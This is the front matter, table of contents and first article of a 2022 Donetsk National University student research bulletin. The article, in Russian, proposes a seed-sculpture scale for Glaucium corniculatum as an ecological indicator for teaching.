

СТУДЕНЧЕСКОЕ НАУЧНОЕ ОБЩЕСТВО

ДОННУ

ISSN 2522-4824

ВЕСТНИК СНО

ВЫПУСК 14

ТОМ 1:

Естественные науки



Донецк 2022

ISSN 2522-4824

ГОСУДАРСТВЕННОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ
ВЫСШЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ»
СТУДЕНЧЕСКОЕ НАУЧНОЕ ОБЩЕСТВО

ВЕСТНИК

СТУДЕНЧЕСКОГО НАУЧНОГО ОБЩЕСТВА
ГОУ ВПО «ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ»

ВЫПУСК 14

ТОМ 1

Естественные науки

Донецк – 2022

ББК У.я52
УДК 378:33(05)

Вестник студенческого научного общества ГОУ ВПО «ДОННУ». – Донецк: ДОННУ, 2022. – Вып. 14, том 1: *Естественные науки.* – 234 с.

**Редакционная коллегия
Вестника студенческого научного общества
ГОУ ВПО «ДОННУ»**

Главный редактор – Сторожев В.И., д-р техн. наук, профессор, проректор
Зам. главного редактора – Дегтярев С.В., председатель Совета СНО
Ответственный секретарь – Самарёва Т.Н.
Технический редактор – Торба А.А.

Члены редакционной коллегии:

Третьяков И.А., канд. тех. наук, доцент
Ветрова Е.С., докт. филол. наук, профессор
Бурляй А.С., ассистент
Разумный В.Н., к. ист. наук, доцент
Сафонов А.И., канд. биол. наук, доцент

Олейникова А.В., старший преподаватель
Воробьева Ю.С., старший преподаватель
Химченко А.Н., канд. экон. наук, доцент
Щепин Н.Н., канд. физ.-мат. наук, доцент
Щепина Н.Д., канд. хим. наук, доцент

В четырнадцатом выпуске ежегодного сборника (в 4 томах) опубликованы результаты научных исследований студентов ГОУ ВПО «ДОННУ» в области естественных (том 1), социально-гуманитарных (том 2 в 3-х частях), экономических (том 3) и юридических наук (том 4 в 2-х частях). Работы печатаются в авторской редакции, максимально снижено вмешательство в структуру отобранных материалов. *Ответственность за содержание статей, аутентичность цитат, правильность фактов и ссылок несут авторы статей.* Редакционная коллегия не несет ответственность за достоверность информации, представленной в рукописях, и оставляет за собой право не разделять взгляды некоторых авторов на те, или иные вопросы.

Вестник СНО включен в Аналитическую базу данных «Российский индекс научного цитирования» (РИНЦ), номер договора № 452-11/2018.

Адрес редакции:

283001, г. Донецк, пр-т Гурова, 14, гл. корпус ГОУ ВПО «ДОННУ», к. 215;
Тел.: (062) 302-92-26;
E-mail: t.samareva@donnu.ru
URL: <http://donnu.ru/science/sno>

*Печатается по решению Ученого совета
ГОУ ВПО «ДОННУ»,
протокол № 3 от 31.03.2022 г.*

© ГОУ ВПО «ДОННУ», 2022

Содержание

Биологические науки, экология

<i>Абрамян Е.А.</i> ФУНКЦИОНАЛЬНЫЙ СТАТУС ЭМБРИОНАЛЬНОГО АППАРАТА ФИТОИНДИКАТОРОВ В Г. ДОНЕЦКЕ: ЭКОЛОГИЧЕСКИЕ ШКАЛЫ И ОБУЧАЮЩИЙ КУРС	5
<i>Абрусник М.А.</i> АУТФИТОИНДИКАЦИЯ ПРОМЫШЛЕННЫХ ГОРОДОВ И МЕТОДИЧЕСКИЕ ПРИЕМЫ ЕЁ РЕАЛИЗАЦИИ	10
<i>Абуснайна М.В.</i> МЕТОДИКА ОБУЧЕНИЯ ИНДИКАЦИОННОЙ ЭКСПЕРТИЗЕ В РЕГИОНАЛЬНОМ ФИТОМОНИТОРИНГЕ	14
<i>Баранова И.С.</i> МОДЕЛИРОВАНИЕ ЭКОЛОГИЧЕСКИХ НИШ ДЛЯ ЗАДАЧ ЛАНДШАФТНОГО ДИЗАЙНА ПО ХВОЙНЫМ	18
<i>Богущкая А.Э.</i> ОЦЕНКА УРБАНИЗИРОВАННОЙ СРЕДЫ МЕТОДАМИ ФИТОИНДИКАЦИИ	23
<i>Варгоцкая Л.С., Гализдра Д.Д., Гринченко А.С., Замковая М.А.</i> ИЗМЕНЕНИЕ УРОВНЯ ПОВЕДЕНЧЕСКОЙ ТРЕВОЖНОСТИ У СТРЕССИРОВАННЫХ САМЦОВ БЕЛЫХ КРЫС В ТЕСТЕ «ПРИПОДНЯТЫЙ КРЕСТООБРАЗНЫЙ ЛАБИРИНТ» ПОД ВОЗДЕЙСТВИЕМ ФИЗИОЛОГИЧЕСКИХ ДОЗ МЕКСИДОЛА	27
<i>Витязь Е.М.</i> ТАКСОНОМИЧЕСКИЙ АНАЛИЗ СЕМЕЙСТВА ASTERACEAE ВЕРЗХТ. ET G. PRESL В ГЕРБАРНОЙ КОЛЛЕКЦИИ КАФЕДРЫ БОТАНИКИ И ЭКОЛОГИИ ГОУ ВПО ДОНЕЦКИЙ НАЦИОНАЛЬНЫЙ УНИВЕРСИТЕТ	33
<i>Городина И.С.</i> АНАТОМО-МОРФОЛОГИЧЕСКИЕ ОСОБЕННОСТИ СОСНЫ ОБЫКНОВЕННОЙ В РЕКРЕАЦИОННЫХ ЗОНАХ Г. МАКЕЕВКИ	37
<i>Гунченко И.А.</i> БОТАНИКО-ЭКОЛОГИЧЕСКИЙ МОНИТОРИНГ ПАРКА «ДЖАРТЫ» ГОРОДА МАКЕЕВКИ	42
<i>Дорофеева Ю.Д.</i> ВАРИАНТЫ ТЕРАТ МОХООБРАЗНЫХ В ДОНБАССЕ	46
<i>Зайцева Е.В.</i> СУММАЦИОННЫЕ КРИТЕРИИ УРОВНЯ ТРАНСФОРМАЦИИ ЭКОТОПОВ В Г. ДОНЕЦКЕ ПО ДАННЫМ ФИТОМОНИТОРИНГА	50
<i>Касько А.А.</i> ХАРАКТЕРИСТИКА ПЕРИФИТОННЫХ ВОДОРΟΣЛЕЙ ВОДОХРАНИЛИЩ ДОНБАССА И ИХ РОЛЬ В ВОДНОЙ ЭКОСИСТЕМЕ	54
<i>Коротенко Н.В.</i> ФИТОИНДИКАЦИОННЫЕ ИССЛЕДОВАНИЯ И ИСПОЛЬЗОВАНИЕ ИХ РЕЗУЛЬТАТОВ В УЧЕБНОМ ПРОЦЕССЕ	59
<i>Котюк П.Ф.</i> ВЛИЯНИЕ МАГНИТНОГО ПОЛЯ НА РАСТЕНИЯ ИСПОЛЬЗУЕМЫЕ В СЕЛЬСКОХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ	64
<i>КРАЙНЯЯ Т.С.</i> БРИОБИОНТЫ ВОСТОЧНЫХ ПРОМЫШЛЕННЫХ УЗЛОВ ЦЕНТРАЛЬНОГО ДОНБАССА В ЭКОЛОГИЧЕСКОМ МОНИТОРИНГЕ И ОБУЧАЮЩИХ ПРОГРАММАХ	70
<i>Медяник В.С.</i> СООБЩЕСТВА СОРНО-РУДЕРАЛЬНОЙ ФРАКЦИИ ФЛОРЫ Г. ДОНЕЦКА	74
<i>Мельников Д.А.</i> ПЕРСПЕКТИВА СТРУКТУРНОЙ ДИАГНОСТИКИ ФИТОСЫРЬЯ РОДА ARTEMISIA В УСЛОВИЯХ ИНДУСТРИАЛЬНОЙ СРЕДЫ ДОНБАССА	78
<i>Мурашкин В.В.</i> ЛАНДШАФТНАЯ ФИТОИНДИКАЦИЯ В ДОНБАССЕ: РЕТРОСПЕКТИВНЫЙ И ПЕРСПЕКТИВНЫЙ АНАЛИЗ	82
<i>Свиридова И.В.</i> СТРУКТУРНЫЙ АДАПТАЦИОГЕНЕЗ ФИТОИНДИКАТОРОВ СЕВЕРНОГО ПРИАЗОВЬЯ НА ПРИМЕРАХ ТЕРАТООБРАЗОВАНИЯ; МЕТОД ВИЗУАЛИЗАЦИИ В ОБУЧЕНИИ	86
<i>Стреблянская Е.В.</i> ЭМБРИОТОКСИЧЕСКОЕ ТЕРАТООБРАЗОВАНИЕ ВИДОВ ASTERACEAE ВЕРЗХТ. & PRESL. В Г. ДОНЕЦКЕ	90
<i>Тельных А.Э.</i> ОЦЕНКА ЖИЗНЕННОГО СОСТОЯНИЯ ДРЕВЕСНЫХ РАСТЕНИЙ СЕМЕЙСТВА SAPINDACEAE JUSS. ЛЕНИНСКОГО РАЙОНА Г. ДОНЕЦКА	94
<i>Ткаченко А.Н.</i> ИНДИКАЦИОННАЯ ЗНАЧИМОСТЬ ПАЛИНОЛОГИЧЕСКИХ ЭКСПЕРТИЗ ВИДОВ ВТОРИЧНОЙ ОСЕННЕЙ РЕВИТАЛИЗАЦИИ В ДОНБАССЕ	98
<i>Турчанинова А.В.</i> ПЕРВИЧНЫЕ РЕАКЦИИ ФИТОИНДИКАТОРА НА ЗАГРЯЗНЕНИЕ ПОЧВ ТЯЖЕЛЫМИ МЕТАЛЛАМИ ПРИ ПРОРАСТАНИИ	102
<i>Фесенко О.О.</i> ПАЛИНОЛОГИЧЕСКАЯ ИНФОРМАЦИЯ ПРИ ПРОВЕДЕНИИ ЭКОЛОГИЧЕСКОГО МОНИТОРИНГА	105
<i>Цеплая Е.А.</i> БРИОИНДИКАЦИОННЫЙ МОНИТОРИНГ ГОРЛОВСКО-ЕНАКИЕВСКОГО ПРОМЫШЛЕННОГО КОНГЛОМЕРАТА ДОНБАССА	109
<i>Шевчук Н.А.</i> ФИТОИНДИКАЦИОННЫЕ РАЗРАБОТКИ В ДОНБАССЕ КАК РЕСУРС ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ	114

Физико-технические науки

<i>Бодин Б. В.</i> АНАЛИЗ ДАМПА ПАМЯТИ	119
<i>Воробьев В. В.</i> ЗАЩИТА ПК ОТ НЕСАНКЦИОНИРОВАННОГО УДАЛЕННОГО ДОСТУПА	123
<i>Гришина А.А.</i> ОСОБЕННОСТИ ПОВЕРКИ ЛАБОРАТОРНЫХ ТЕРМОСТАТОВ	127
<i>Гукай А.Е., Сокольева Е.С.</i> МЕХАНИЗМ ГЕНЕРАЦИИ МАРКЕРОВ ДЛЯ СИСТЕМЫ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ	130
<i>Гук К.С.</i> ПРОГРАММНАЯ РЕАЛИЗАЦИЯ ВОССТАНОВЛЕНИЯ ХЕШ-ДАЙДЖЕСТА ПАРОЛЯ ПРИ ПОМОЩИ РАДУЖНЫХ ТАБЛИЦ	135
<i>Денисова В.А., Макаров Ю.И., Плешаков С.М.</i> РОЛЬ МЕТРОЛОГИИ В ЖИЗНИ СОВРЕМЕННОГО ЧЕЛОВЕКА	141
<i>Динис А.Ю.</i> ПРОЕКТИРОВАНИЕ СИСТЕМЫ ВИДЕОНАБЛЮДЕНИЯ НА ОБЪЕКТЕ «ЦЕНТРАЛЬНАЯ РАЙОННАЯ БОЛЬНИЦА ТЕЛЬМАНОВСКОГО РАЙОНА»	144
<i>Иванов А. А.</i> ПРИЛОЖЕНИЕ ДЛЯ ТЕСТИРОВАНИЯ НА SQL ИНЪЕКЦИИ	148
<i>Клюшниченко А. Д.</i> НЕЙРОСЕТЕВЫЕ АЛГОРИТМЫ ДЛЯ ОБНАРУЖЕНИЯ СЕТЕВЫХ ВТОРЖЕНИЙ	152
<i>Ковалев И.Ю.</i> ЭФФЕКТИВНОСТЬ АЛГОРИТМОВ КОЛЛАБОРАТИВНОЙ ФИЛЬТРАЦИИ	156
<i>Колесник Е.В.</i> УГРОЗЫ АВТОМАТИЗАЦИИ СБОРА И АНАЛИЗА ЛИЧНЫХ ДАННЫХ В СОЦИАЛЬНЫХ СЕТЯХ	160
<i>Колесников К.Д.</i> УЯЗВИМОСТИ AES	165
<i>Кулаков Д. С.</i> ПРОГРАММНЫЙ КОМПЛЕКС ДЛЯ ИССЛЕДОВАНИЯ КРИПТОГРАФИЧЕСКИХ СВОЙСТВ АЛГОРИТМОВ БЛОКЧЕЙН	170
<i>Лебедев К. Е.</i> УЯЗВИМОСТИ СЕРВЕРНЫХ ПРИЛОЖЕНИЙ	174
<i>Михайлюк А. А.</i> АНАЛИЗ УЯЗВИМОСТЕЙ ФАЙЛОВ PDF и MS OFFICE	180
<i>Нагорный В.А., Цикавый А.С.</i> ИЗМЕРЕНИЕ ЧУВСТВИТЕЛЬНОСТИ X-ДАТЧИКА ТЕРМОАНАЕМОМЕТРА ПОСТОЯННОЙ ТЕМПЕРАТУРЫ ПРИ ЕГО ПОВОРОТЕ В ВОЗДУШНОМ ПОТОКЕ	185
<i>Николаенко В.С.</i> СРАВНИТЕЛЬНЫЙ АНАЛИЗ ОБРАТНОЙ РАЗРАБОТКИ ПРОПРИЕТАРНЫХ ПРОГРАММ В ЗАВИСИМОСТИ ОТ АЛГОРИТМИЧЕСКОГО ЯЗЫКА ПРОГРАММИРОВАНИЯ	189
<i>Снежко Д.О., Мудрик С.Г., Куреев А. М., Часник А.С., Соколов Е.</i> А. СТАТИСТИЧЕСКАЯ ОЦЕНКА СТАРЕНИЯ МЕТАЛЛОПЛЕНОЧНЫХ РЕЗИСТОРОВ ТИПА МЛТ-1 В УСЛОВИЯХ ДЛИТЕЛЬНОГО ХРАНЕНИЯ	193
<i>Сокольева Е.С.</i> ГЛУБОКОЕ ОБУЧЕНИЕ ДЛЯ ЗАДАЧ ОБРАБОТКИ ЕСТЕСТВЕННОГО ЯЗЫКА	196
<i>Токарев Д.И.</i> СОВРЕМЕННЫЕ МЕТОДЫ ЗАЩИТЫ ОТ CSRF АТАК	202
<i>Фомин Н.А.</i> СТРУКТУРИРОВАННЫЙ МОНИТОРИНГ ДАННЫХ В СЕТИ ИНТЕРНЕТ	207
<i>Гаркушина А.А.</i> ТЕХНОЛОГИЯ СКЕТЧЕЙ ДАННЫХ (DATA SKETCHES) И ЕЁ ВНЕДРЕНИЕ В УЧЕБНЫЙ ПРОЦЕСС ВУЗОВ	211

Математика

<i>Аркадьева О.В.</i> ИГРОВЫЕ ПРИЕМЫ В ОБУЧЕНИИ ЭЛЕМЕНТАМ ТЕОРИИ ВЕРОЯТНОСТИ И КОМБИНАТОРИКИ ПРИ ДОПОЛНИТЕЛЬНОМ МАТЕМАТИЧЕСКОМ ОБРАЗОВАНИИ	217
<i>Русавская М.И.</i> ФОРМИРОВАНИЕ МОТИВАЦИИ К ОБУЧЕНИЮ МАТЕМАТИКЕ ПУТЕМ РЕШЕНИЯ ЗАДАЧ С ПРАКТИЧЕСКИМ СОДЕРЖАНИЕМ.	223
<i>Шницар И.Н.</i> МНОГОМЕРНЫЙ СТАТИСТИЧЕСКИЙ АНАЛИЗ В ИЗУЧЕНИИ СТАТИСТИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДОБРОВОЛЬНОГО МЕДИЦИНСКОГО СТРАХОВАНИЯ	228

Биологические науки, экология

УДК 581.15 : 681.3 (477.60)

ФУНКЦИОНАЛЬНЫЙ СТАТУС ЭМБРИОНАЛЬНОГО АППАРАТА ФИТОИНДИКАТОРОВ В Г. ДОНЕЦКЕ: ЭКОЛОГИЧЕСКИЕ ШКАЛЫ И ОБУЧАЮЩИЙ КУРС

Абрамян Е.А.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»

Аннотация. Из разнообразия эмбриональных структур, которые используются в фитоиндикации экотопов Донбасса, выбраны примеры по шкалообразованию и возможности использования в образовательном процессе со школьниками (в профильных биологических классах) и со студентами биологического факультета на специализированных курсах Репродуктивные стратегии растений и Фитоэргономика, функциональная ботаника.

Ключевые слова: экологические шкалы, мониторинг, фитоиндикация, эмбриология растений.

В задачу выполняемой научной работы положен дифференциальный принцип поиска информативных растений-индикаторов для диагностики качества природных сред Донбасса с использованием эмбриологических данных [1]. Накопленный экспериментальный материал регионального значения [2–7] позволяет проводить мероприятия, по статусу рассматриваемые как независимые экологические экспертизы на территориях интенсивных антропогенных трансформаций [8–12], в которых функциональный статус растений имеет значение как квантификационный признак [13–18].

Цель работы – из имеющегося разнообразия эмбриональных структур, которые используются в фитоиндикации экотопов Донбасса (вид *Glaucium corniculatum* (L.) Rudolph.), выбрать примеры по шкалообразованию и возможности использования в образовательном процессе со школьниками (в профильных биологических классах) и со студентами биологического факультета на специализированных курсах Репродуктивные стратегии растений и Фитоэргономика, функциональная ботаника.

Идейно-методологически работа реализована в практических традициях кафедры ботаники и экологии Донецкого национального университета [19–20]. Объект исследования в макрофотографировании представлен на рисунке 1.






Рис. 1 – Общая морфология семени *Glaucium corniculatum* (L.) Rudolph.
(1-5 – варианты очертания и скульптуры поверхности семенного материала в тренде
увеличения техногенной нагрузки)

Для вида *G. corniculatum* ранее нами отмечалось [1]: стабилизация клеток дерматокалипрогена ($t_i - +0,72$; $mie - +0,75$); деградация тканей эндосперма зародыша ($t_i - +0,86$; $mie - +0,85$); специализация гиалиновых оболочек и кутикулярного слоя семени ($t_i - +0,06$; $mie - +0,35$); дифференциация тканей протодермальной функции по обе стороны от зародышевого корешка ($t_i - +0,16$; $mie - +0,13$); матрикальные проявления в гетероспермии ($t_i - -0,19$; $mie - -0,12$); абортивность апикальных меристем зародышевого аппарата ($t_i - +0,59$; $mie - -0,74$); симметричность зародышевого корешка ($t_i - +0,78$; $mie - -0,75$); орнаментация семенных оболочек по степени деградации покровных слоёв ($t_i - +0,51$; $mie - +0,25$); степень дефектности пыльцевого зерна на стадии созревания ($t_i - -0,39$; $mie - +0,04$); общий показатель семенной продуктивности вида ($t_i - +0,16$; $mie - +0,20$). При этом совокупность характеристик среды была разделена на 2 категории: 1) по степени токсического воздействия на среду (t_i) и 2) по степени механической трансформации экосистем (mie), которые так же были разбиты на 10-балльные интервальные значения для реализации цели эксперимента.

По орнаментации семени нами предложен рабочий вариант наглядной экологической шкалы, который обучающиеся рассматривают сначала без указателей степени трансформации экотопа, а затем изучают полученные образцы по соотношению к разным категориям скульптурированности объекта (табл. 1 – в номе, табл. 2 – при умеренной трансформации экотопа, табл. 3 – при условии недопустимого уровня техногенной нагрузки на экосистему).

Таблица 1 – Скульптура семени *Glaucium corniculatum* (L.) Rudolph. в норме (категории 1-3 10-балльной вариационной шкалы)

Значение шкалы	Иллюстрация	Точки забора материала – пробные площадки с координатами WGS-84, м
1		6094181 (x) и 4203692 (y), 6123272 (x) и 4213674 (y), 6156956 (x) и 4230293 (y), 6138559 (x) и 4222062 (y)
2		6121582 (x) и 4211216 (y), 6118831 (x) и 4215713 (y), 6098068 (x) и 4207848 (y)






3		6126148 (x) и 4222472 (y), 6122377 (x) и 4219655 (y), 6114221 (x) и 4198069 (y), 6098835 (x) и 4217482 (y)
---	---	---




Таблица 2 – Скульптура семени *Glaucium corniculatum* (L.) Rudolph. в опыте (категории 4-7 10-балльной вариационной шкалы)

Значение шкалы	Иллюстрация	Точки забора материала – пробные площадки с координатами WGS-84, м
4		6109510 (x) и 4203021 (y), 6104590 (x) и 4202253 (y), 6099295 (x) и 4213589 (y)
5		6102509 (x) и 4205109 (y), 6113426 (x) и 4224213 (y), 6105240 (x) и 4213424 (y)
6		6111401 (x) и 4204925 (y), 6111666 (x) и 4209170 (y)
7		6115180 (x) и 4209348 (y), 6112946 (x) и 4210461 (y), 6111861 (x) и 4214106 (y)

Изученные экотопы формируют сеть экологических наблюдений в Центральном Донбассе. Нами изучено более 40 мест произрастания индикаторного вида,

эмбриональные особенности которого мы изучили по внутренним показателям [1] для мест с разной трансформацией почвенного горизонта и территорий повышенных токсических загрязнения. Особенности скульптуры ранее не были изучены и представлены в текущей публикации в табличном и рисуночном эквиваленте. Поскольку представляется возможным разделить диапазон варьирования признака скульптуре в тренде токсического напряжения по визуальным иллюстративным моделям, мы сгруппировали 10-балльную шкалу в три диапазона соответствия условиям нормы (для растительного организма при реализации всех этапов онтогенеза), так и в патологии при увеличении признаков ксерофитизации и пайноморфности как реакции растения-индикатора на факторы неспецифического стресса, характерные для урбанизированных ландшафтов и территорий с непосредственным промышленным импактом в регионе.

Таблица 3 – Скульптура семени *Glaucium corniculatum* (L.) Rudolph. в патологии (категории 8-10 10-балльной вариационной шкалы)

Значение шкалы	Иллюстрация	Точки забора материала – пробные площадки с координатами WGS-84, м
8		6106227 (x) и 4206003 (y), 6110476 (x) и 4209525 (y), 6108346 (x) и 4211418 (y)
9		6104013 (x) и 4207908 (y), 6106626 (x) и 4217761 (y)
10		6146343 (x) и 4252818 (y), 6145203 (x) и 4255166 (y), 6141878 (x) и 4249681 (y)

Таким образом, для вида *Glaucium corniculatum* (L.) Rudolph. из имеющегося разнообразия эмбриональных структур, которые используются в фитоиндикации экотопов Донбасса, были выбраны примеры орнаментации и скульптурированности семени по шкалообразованию и возможности внедрены в образовательный процесс со школьниками (в профильных биологических классах) и со студентами биологического

факультета на специализированных курсах Репродуктивные стратегии растений и Фитоэргономика, функциональная ботаника.

СПИСОК ЛИТЕРАТУРЫ

1. Абрамян Е.А. Эмбриональные признаки растений-индикаторов г. Донецка // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 5-9.
2. Бойко Н.В. Палинографические результаты для некоторых фитоиндикаторов Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Донецк: ДонНУ, 2020. – Вып. 12, Т.1: Естественные науки. – С. 27–30.
3. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1–2. – С. 6–12.
4. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанofлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3–4. – С. 67–72.
5. Сафонов А.И., Захаренкова Н.С. Диагностика воздуха в г. Донецке по спектру скульптур поверхности пыльцы сорно-рудеральных видов растений // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 1–2. – С. 18–24.
6. Сафонов А.И. Структурная разнокачественность эмбриональных структур фитоиндикаторов в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3–4. – С. 23–29.
7. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф., 25 октября 2018 г. – Т. 2. Донецк: ДонНУ, 2018. – С. 216–217.
8. Сафонов А.И. Фитоэмбриональный скрининг в экологическом мониторинге Донбасса // Зеленый журнал – Бюллетень ботанического сада Тверского государственного университета. 2017. – Вып. 3. – С. 5–12.
9. Сафонов А.И. Гистологические маркеры эмбрионального аппарата фитоиндикаторов Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Матер. XVIII Всероссийской науч.-практич. конф. (Киров, 18 ноября 2020 г.). – Киров: ВятГУ, 2020. – С. 86-89.
10. Сафонов А.И., Мирненко Н.С. Палинологический скрининг в мониторинговой программе Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 43-48.
11. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
12. Сафонов А.И. Эколого-палинологическая ситуация в Донбассе (2014-2020 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 32-38.
13. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. – С. 146-148.
14. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110-115.
15. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. Хим. и биол. науки. – Донецк: Изд-во ЮФУ, 2016. – С. 117-119.
16. Калинина А.В. Карполого-индикационная значимость рудералов в условиях городской среды // Донецкие чтения 2016: образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. – Донецк: Изд-во ЮФУ, 2016. – С. 312-314.
17. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. – Донецк: ДонНУ, 2019. – С. 202-204.
18. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021: Матер. VII Всероссийской конф. с междунар. участием (г. Уфа, 4-7 октября 2021 г.). – Уфа: УИБ УФИЦ РАН, 2021. – С. 150-154.
19. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
20. Горецкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183

FUNCTIONAL STATUS OF THE EMBRYONIC APPARATUS OF PHYTOINDICATORS IN DONETSK: ENVIRONMENTAL SCALES AND TRAINING COURSE

Annotation. From the variety of embryonic structures that are used in phytoindication of ecotopes of Donbass, examples of scale formation and the possibility of using them in the educational process with schoolchildren (in specialized biological classes) and with students of the Faculty of Biology at specialized courses Reproductive strategies of plants and Phytoergonomics, functional botany were selected.

Keywords: ecological scales, monitoring, phytoindication, plant embryology.

Abramyan E.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.5 (477)

АУТФИТОИНДИКАЦИЯ ПРОМЫШЛЕННЫХ ГОРОДОВ И МЕТОДИЧЕСКИЕ ПРИЕМЫ ЕЁ РЕАЛИЗАЦИИ

Абрусник М.А.

